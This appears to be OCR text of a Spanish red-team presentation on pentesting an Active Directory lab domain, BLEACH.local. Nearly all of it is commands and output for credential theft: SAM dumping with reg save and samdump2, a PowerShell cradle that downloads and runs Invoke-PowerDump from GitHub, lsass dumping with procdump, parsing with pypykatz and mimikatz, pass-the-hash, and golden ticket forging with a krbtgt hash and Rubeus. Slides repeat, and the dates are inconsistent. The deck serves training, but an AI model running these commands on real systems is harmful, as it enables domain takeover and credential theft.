

“PWN LIKE A MDFK ft.  
RED TEAM VIEW”

Day Six: Untitled

# CHARLA ROOTEDCON 2018 :: ACTIVE DIRECTORY

The image is a composite of three elements. On the left is a presentation slide titled "ACTIVE DIRECTORY 101" with a grid of 18 icons representing various Active Directory components. In the center is a Twitter logo followed by the hashtag "#rooted2018". On the right is a photograph of a man in a white shirt speaking at a conference, with a large "IX" logo in the foreground.

ACTIVE DIRECTORY 101

#rooted2018

IX

Carlos Garcia - Pentesting Active Directory

# BLEACH.local : THE SAM

```
Administrator: Command Prompt
C:\> ver
Microsoft Windows [Version 10.0.14393]
C:\> icacls C:\Windows\System32\config\SAM
C:\Windows\System32\config\SAM NT AUTHORITY\SYSTEM:(F)
        BUILTIN\Administrators:(F)
Successfully processed 1 files; Failed processing 0 files
C:\> systeminfo | findstr "Original Install Date"
Original Install Date:      7/1/2021, 10:46:09 PM

About Windows
Command Prompt
C:\Users\bleeping>icacls c:\windows\system32\config\sam
c:\windows\system32\config\sam BUILTIN\Administrators:(I)(F)
NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Users:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
Successfully processed 1 files; Failed processing 0 files
C:\Users\bleeping>
```



<https://www.hackingarticles.in/credential-dumping-sam/>

[https://github.com/EmpireProject/Empire/blob/master/data/module\\_source/credentials/Invoke-PowerDump.ps1](https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-PowerDump.ps1)

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APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
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[https://github.com/EmpireProject/Empire/blob/master/data/module\\_source/credentials/Invoke-PowerDump.ps1](https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-PowerDump.ps1)

# BLEACH.local : THE SAM

On Windows:

```
reg save HKLM\sam sam  
reg save HKLM\system system
```

Send it into a zip to your KALI (Attacker machine).

On KALI:

```
# samdump2 -d SYSTEM SA
```



SAM VA LENTIN

```
Administrator: Command Prompt  
Microsoft Windows [Version 10.0.16299.64]  
(c) 2017 Microsoft Corporation. All rights reserved.  
  
C:\WINDOWS\system32>reg save HKLM\SAM c:\sam  
The operation completed successfully.  
  
C:\WINDOWS\system32>reg save HKLM\SYSTEM c:\system  
The operation completed successfully.  
  
C:\WINDOWS\system32>_
```

# BLEACH.local : THE SAM

On Windows:

```
reg save HKLM\sam sam
reg save HKLM\system system
```

Send it into a zip to your KALI (Attacker machine).

On KALI:

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# samdump2 -d SYSTEM SA
```



ESPEREME  
Sr FRODO.

SAM VA LENTIN

```
kali@kali: ~/Documents/cosas
File Actions Edit View Help
(kali@kali)-[~/Documents/cosas]
└─$ samdump2 system sam
*disabled* Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
*disabled* Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
C:\WIN... *disabled* :503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
The op... *disabled* :504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
C:\WIN... Juan Querito:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
The op... :1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
C:\WIN...
(kali@kali)-[~/Documents/cosas]
└─$
```



# BLEACH.local : THE SAM

On Windows:

```
reg save HKLM\sam sam
reg save HKLM\system system
```

Send it into a zip to your KALI (Attacker machine).

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# samdump2 -d SYSTEM SA
```

ESPEREME  
Sr FRODO.

SAM VA LENTIN

```
File Actions Edit View Help
(kali@kali)-[~/Documents/cosas]
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*disabled* Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
*disabled* :503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
*disabled* :504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Juan Querito:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
(kali@kali)-[~/Documents/cosas]
└─$
```

```
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali x root@kali: /home/kali x kali@kali: ~ x
(root@kali)-[~/home/kali]
└─# which samdump2
/usr/bin/samdump2
(root@kali)-[~/home/kali]
└─# samdump2 /home/kali/SYSTEM /home/kali/SAM
*disabled* Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
*disabled* :503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
*disabled* :504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
admin:1004:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
(root@kali)-[~/home/kali]
└─#
```

LM NTLM

# BLEACH.local : THE SAM

On Windows:

```
reg save HKLM\sam sam
```

```
reg save HKLM\system system
```

ESPEREME  
Sr FRODO.



SAM VA LENTIN

```
Administrador: Windows PowerShell
PS C:\Windows\system32> Invoke-Expression (New-Object Net.WebClient).downloadstring('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-PowerDump.ps1')
PS C:\Windows\system32> Invoke-PowerDump
Administrador: 500: aad3b435b51404eeaad3b435b51404ee: 31d6cfe0d16ae931b73c59d7e0c089c0:::

Invitado: 501: aad3b435b51404eeaad3b435b51404ee: 31d6cfe0d16ae931b73c59d7e0c089c0:::


DefaultAccount: 503: aad3b435b51404eeaad3b435b51404ee: 31d6cfe0d16ae931b73c59d7e0c089c0:::

WDAGUtilityAccount: 504: aad3b435b51404eeaad3b435b51404ee: 31d6cfe0d16ae931b73c59d7e0c089c0:::

Juan Querito: 1001: aad3b435b51404eeaad3b435b51404ee: 31d6cfe0d16ae931b73c59d7e0c089c0:::


sysad: 1002: aad3b435b51404eeaad3b435b51404ee: 31d6cfe0d16ae931b73c59d7e0c089c0:::

PS C:\Windows\system32>
```





# BLEACH.local : lsass.exe





<https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Out-Minidump.ps1>

<https://www.ired.team/offensive-security/credential-access-and-credential-dumping/dump-credentials-from-lsass-process-without-mimikatz>

<https://medium.com/@markmotig/some-ways-to-dump-lsass-exe-c4a75fdc49bf>

# BLEACH.local : lsass.exe





<https://raw.githubusercontent.com/mattifestation/PowerSploit/>

<https://www.ired.team/offensive-security/credential-access-and-attacks/remote-process-without-mimikatz>

<https://medium.com/@markmotig/some-ways-to-dump->

# BLEACH.local : lsass.exe

```
para obtener informacion mas detallada.  
PS C:\Users\jquerito\Downloads\SysinternalsSuite> .\procdump.exe -accepteula -ma lsass.exe ../lsass_prueba.dmp  
Error al ejecutar el programa 'procdump.exe': Acceso denegadoEn línea: 1 Carácter: 1  
+ .\procdump.exe -accepteula -ma lsass.exe ../lsass_prueba.dmp  
En línea: 1 Carácter: 1  
+ .\procdump.exe -accepteula -ma lsass.exe ../lsass_prueba.dmp  
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException  
+ FullyQualifiedErrorId : NativeCommandFailed  
PS C:\Users\jquerito\Downloads\SysinternalsSuite>
```



<https://raw.githubusercontent.com/mattifestation/PowerSploit/>  
<https://www.ired.team/offensive-security/credential-access-and-attacks/remote-process-without-mimikatz>  
<https://medium.com/@markmotig/some-ways-to-dump->

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Error al ejecutar el programa 'procdump.exe': Acceso denegadoEn línea: 1 Carácter: 1  
+ .\procdump.exe -accepteula -ma lsass.exe ../lsass_prueba.dmp  
En línea: 1 Carácter: 1  
+ .\procdump.exe -accepteula -ma lsass.exe ../lsass_prueba.dmp  
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException  
+ FullyQualifiedErrorId : NativeCommandFailed
```

```
PS C:\Users\jquerito\Downloads\SysinternalsSuite> .\procdump.exe -accepteula -ma lsass.exe ../lsass_prueba.dmp  
ProcDump v11.0 - Sysinternals process dump utility  
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards  
Sysinternals - www.sysinternals.com  
Error opening lsass.exe (716):  
Acceso denegado. (0x00000005, 5)  
PS C:\Users\jquerito\Downloads\SysinternalsSuite>
```


RemoteMouse.exe	3840	En ejecución	Crear archivo de volcado
RemoteMouseCore.exe	3808	En ejecución	Abrir ubicación del archivo
RemoteMouseService.exe	3408	En ejecución	Buscar en línea
RuntimeBroker.exe	7360	En ejecución	Propiedades
RuntimeBroker.exe	7660	En ejecución	Ir a servicio o servicios
RuntimeBroker.exe	8284	En ejecución	

< Menos detalles

Seguridad de Windows

Protección contra virus y amenazas

Se encontraron amenazas



<https://raw.githubusercontent.com/mattifestation/PowerSploit/>  
<https://www.ired.team/offensive-security/credential-access-and-attacks/remote-process-without-mimikatz>  
<https://medium.com/@markmotig/some-ways-to-dump->



# BLEACH.local : lsass.exe

Administrador: C:\Windows\System32\cmd.exe

```
C:\Users\jquerito\Downloads\SysinternalsSuite>whoami  
nt authority\system
```

```
C:\Users\jquerito\Downloads\SysinternalsSuite> .\procdump.exe -accepteula -ma lsass.exe ../lsass_prueba.dmp
```


```
ProcDump v11.0 - Sysinternals process dump utility  
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards  
Sysinternals - www.sysinternals.com
```

```
[18:13:14] Dump 1 initiated: C:\Users\jquerito\Downloads\lsass_prueba.dmp  
[18:13:14] Dump 1 writing: Estimated dump file size is 58 MB.  
[18:13:14] Dump 1 complete: 58 MB written in 0.5 seconds  
[18:13:15] Dump count reached.
```

<https://raw.githubusercontent.com/mattifestation/PowerSploit/>  
<https://www.ired.team/offensive-security/credential-access-and-attacks/process-without-mimikatz>  
<https://medium.com/@markmotig/some-ways-to-dump->

RemoteMouse.exe	3840	En ejecución	Crear archivo de volcado
RemoteMouseCore.exe	3808	En ejecución	Abrir ubicación del archivo
RemoteMouseService.exe	3408	En ejecución	Buscar en línea
RuntimeBroker.exe	7360	En ejecución	Propiedades
RuntimeBroker.exe	7660	En ejecución	Ir a servicio o servicios
RuntimeBroker.exe	8284	En ejecución	

< Menos detalles




# BLEACH.local : lsass.exe

```
(kali㉿kali)-[~/Documents/cosas]
└─$ pypykatz lsa minidump lsass_test.dmp
INFO:pypykatz:Parsing file lsass_test.dmp
FILE: ===== lsass_test.dmp =====
= LogonSession =
authentication_id 18490330 (11a23da)
session_id 1
username Administrador
domainname BLEACH
logon_server PRINCIPAL-BLEAC
logon_time 2023-05-20T10:33:09.737119+00:00
sid S-1-5-21-377977817-1859332824-490154379-500
luid 18490330
  = MSV =
    Username: Administrador
    Domain: BLEACH
    LM: NA
    NT: fc19a68b44372b3bcf0297e08a28fda8
    SHA1: a23a9ebee5923c7860e21a1ef6cf053cf6885c00
    DPAPI: 380f529916e7310ff45ab4ab0e99c80e
  = WDIGEST [11a23da]=
    username Administrador
    domainname BLEACH
    password None
    password (hex)
  = Kerberos =
    Username: Administrador
```

<https://github.com/skelsec/pypykatz>

<https://www.ired.team/offensive-security/credential-access-and-credential-dumping/dump-credentials-without-mimikatz>

<https://medium.com/@markmotig/some-ways-to-dump-lsass-exe-c4a75fdc49bf>





# THM : Welcome POST-Exploitation

```
PS C:\Users\Administrator\Downloads> .\mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
.# ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'# v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /patch
Domain : CONTROLLER / S-1-5-21-849420856-2351964222-986696166

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : 2777b7fec870e04dda00cd7260f7bee6

RID : 000001f5 (501)
User : Guest
LM :
NTLM :

RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : 5508500012cc005cf7082a9a89ebdfdf

RID : 0000044f (1103)
User : Machine1
LM :
NTLM : 64f12cddaa88057e06a81b54e73b949b

RID : 00000451 (1105)
User : Admin2
LM :
NTLM : 2b576acbe6bcfda7294d6bd18041b8fe
```



<https://gist.github.com/insi2304/484a4e92941b437bad961fcacda82d49>

<https://cheatography.com/wbtaylor/cheat-sheets/basic-mimikatz-usage/>



# THM : Welcome POST-Exploitation

```
mimikatz # lsadump::lsa /inject /name:krbtgt
```

```
mimikatz # kerberos::golden /user:Administrator /domain:controller.local /sid:S-1-5-21-849420856-2351964222-986696166 /krbtgt:5508500012cc005cf7082a9a89ebdfdf /id:500
```

```
mimikatz # kerberos::golden /user:Administrator /domain:controller.local /sid:S-1-5-21-849420856-2351964222-986696166 /krbtgt:5508500012cc005cf7082a9a89ebdfdf /id:500
User          : Administrator
Domain       : controller.local (CONTROLLER)
SID          : S-1-5-21-849420856-2351964222-986696166
User Id      : 500
Groups Id    : *513 512 520 518 519
ServiceKey   : 5508500012cc005cf7082a9a89ebdfdf - rc4_hmac_nt
Lifetime     : 1/13/2022 7:15:55 PM ; 1/11/2032 7:15:55 PM ; 1/11/2032 7:15:55 PM
-> Ticket    : ticket.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
```



# THM : Welcome POST-Exploitation

```
mimikatz # lsadump::lsa /inject /name:krbtgt
```

```
mimikatz # kerberos::golden /user:Administrator /domain:controller.local /sid:S-1-5-21-849420856-2351964222-986696166 /krbtgt:5508500012cc005cf7082a9a89ebdfdf /id:500
```

```
mimikatz # kerberos::golden /user:Administrator /domain:controller.local /sid:S-1-5-21-849420856-2351964222-986696166 /krbtgt:5508500012cc005cf7082a9a89ebdfdf /id:500
User          : Administrator
Domain       : controller.local (CONTROLLER)
SID          : S-1-5-21-849420856-2351964222-986696166
User Id      : 500
Groups Id    : *513 512 520 518 519
ServiceKey   : 5508500012cc005cf7082a9a89ebdfdf - rc4_hmac_nt
Lifetime     : 1/13/2022 7:15:55 PM ; 1/11/2032 7:15:55 PM ; 1/11/2032 7:15:55 PM
-> Ticket : ticket.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
```

```
mimikatz # misc::cmd
```



<https://gist.github.com/insi2304/484a4e92941b437bad961fcacda82d49>  
<https://cheatography.com/wbtaylor/cheat-sheets/basic-mimikatz-usage/>

# THM : Welcome POST-Exploitation

## #mimikatz

```
kerberos::golden /User:Administrator /domain:dollarcorp.moneycorp.local  
/sid:S-1-5-21-1874506631-3219952063-538504511 /krbtgt:ff46a9d8bd66c6efd77603da26796f35 /id:500  
/groups:512 /startoffset:0 /endin:600 /renewmax:10080 /ptt
```

```
.\Rubeus.exe ptt /ticket:ticket.kirbi
```

**klist #List tickets in memory**

## # Example using aes key

```
kerberos::golden /user:Administrator /domain:dollarcorp.moneycorp.local  
/sid:S-1-5-21-1874506631-3219952063-538504511  
/aes256:430b2fdb13cc820d73ecf123dddd4c9d76425d4c2156b89ac551efb9d591a439 /ticket:golden.kirbi
```

# BLEACH.local : Mimikatz/.

```
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64> .\mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   **/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

664 {0;000003e7} 1 D 24721 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0;000003e7} 1 D 19666144 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
* Thread Token : {0;000003e7} 1 D 19882956 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersc

mimikatz # sekurlsa::minidump C:\Users\jquerito\Downloads\lsass_prueba.dmp
Switch to MINIDUMP : 'C:\Users\jquerito\Downloads\lsass_prueba.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\Users\jquerito\Downloads\lsass_prueba.dmp' file for minidump...

Authentication Id : 0 ; 18444321 (00000000:01197021)
Session : CachedInteractive from 1
User Name : Administrador
Domain : BLEACH
Logon Server : PRINCIPAL-BLEAC
Logon Time : 22/05/2022 18:11:36
```



<https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections>

<https://redteamrecipe.com/64-Methods-For-Execute-Mimikatz/>



# BLEACH.local : Mimikatz/.

```
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64> .\mimikatz.exe
credman :

.##### mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com)
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gentilkiwi.com)
'#####' > http://pingcastle.com / http://mysmartlogon.com

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

mimikatz # sekurlsa::pth /user:Administrador /ntlm:fc19a68b44372b3bcf0297e08a28fda8 /domain:BLEACH.local
user : Administrador
domain : BLEACH.local
program : cmd.exe
impers. : no
NTLM : fc19a68b44372b3bcf0297e08a28fda8
| PID 7500
| TID 2348
ERROR kuhl_m_sekurlsa_pth_luid ; memory handle is not KULL_M_MEMORY_TYPE_PROCESS

mimikatz #
664 {0;000003e7} 1 D 24721 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0;000003e7} 1 D 19666144 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
* Thread Token : {0;000003e7} 1 D 19882956 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersc

mimikatz # sekurlsa::minidump C:\Users\jquerito\Downloads\lsass_prueba.dmp
Switch to MINIDUMP : 'C:\Users\jquerito\Downloads\lsass_prueba.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\Users\jquerito\Downloads\lsass_prueba.dmp' file for minidump...

Authentication Id : 0 ; 18444321 (00000000:01197021)
Session : CachedInteractive from 1
User Name : Administrador
Domain : BLEACH
Logon Server : PRINCIPAL-BLEAC
Logon Time : 22/05/2023 18:11:36
```



<https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections>

<https://redteamrecipe.com/64-Methods-For-Execute-Mimikatz/>

# BLEACH.local : Mimikatz/.

```
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master> .\mimikatz.exe
credman :

.#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com)
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gentilkiwi.com)
'#####' > http://pingcastle.com / http://mysmartlogon.com

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

mimikatz # sekurlsa::pth /user:Administrador /ntlm:fc19a68b44372b3bcf0297e08a28fda8 /domain:BLEACH.local
user : Administrador
domain : BLEACH.local
program : cmd.exe
impers. : no
NTLM : fc19a68b44372b3bcf0297e08a28fda8
| PID 7500
| TID 2348
ERROR kuhl_m_sekurlsa_pth_luid ; memory handle is not KULL_M_MEMORY_TYPE

mimikatz #
664 {0;000003e7} 1 D 24721 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0;000003e7} 1 D 19666144 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
* Thread Token : {0;000003e7} 1 D 19882956 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersc

mimikatz # sekurlsa::minidump C:\Users\jquerito\Downloads\lsass_prueba.dmp
Switch to MINIDUMP : 'C:\Users\jquerito\Downloads\lsass_prueba.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\Users\jquerito\Downloads\lsass_prueba.dmp' file for minidump...

Authentication Id : 0 ; 18444321 (00000000:01197021)
Session : CachedInteractive from 1
User Name : Administrador
Domain : BLEACH
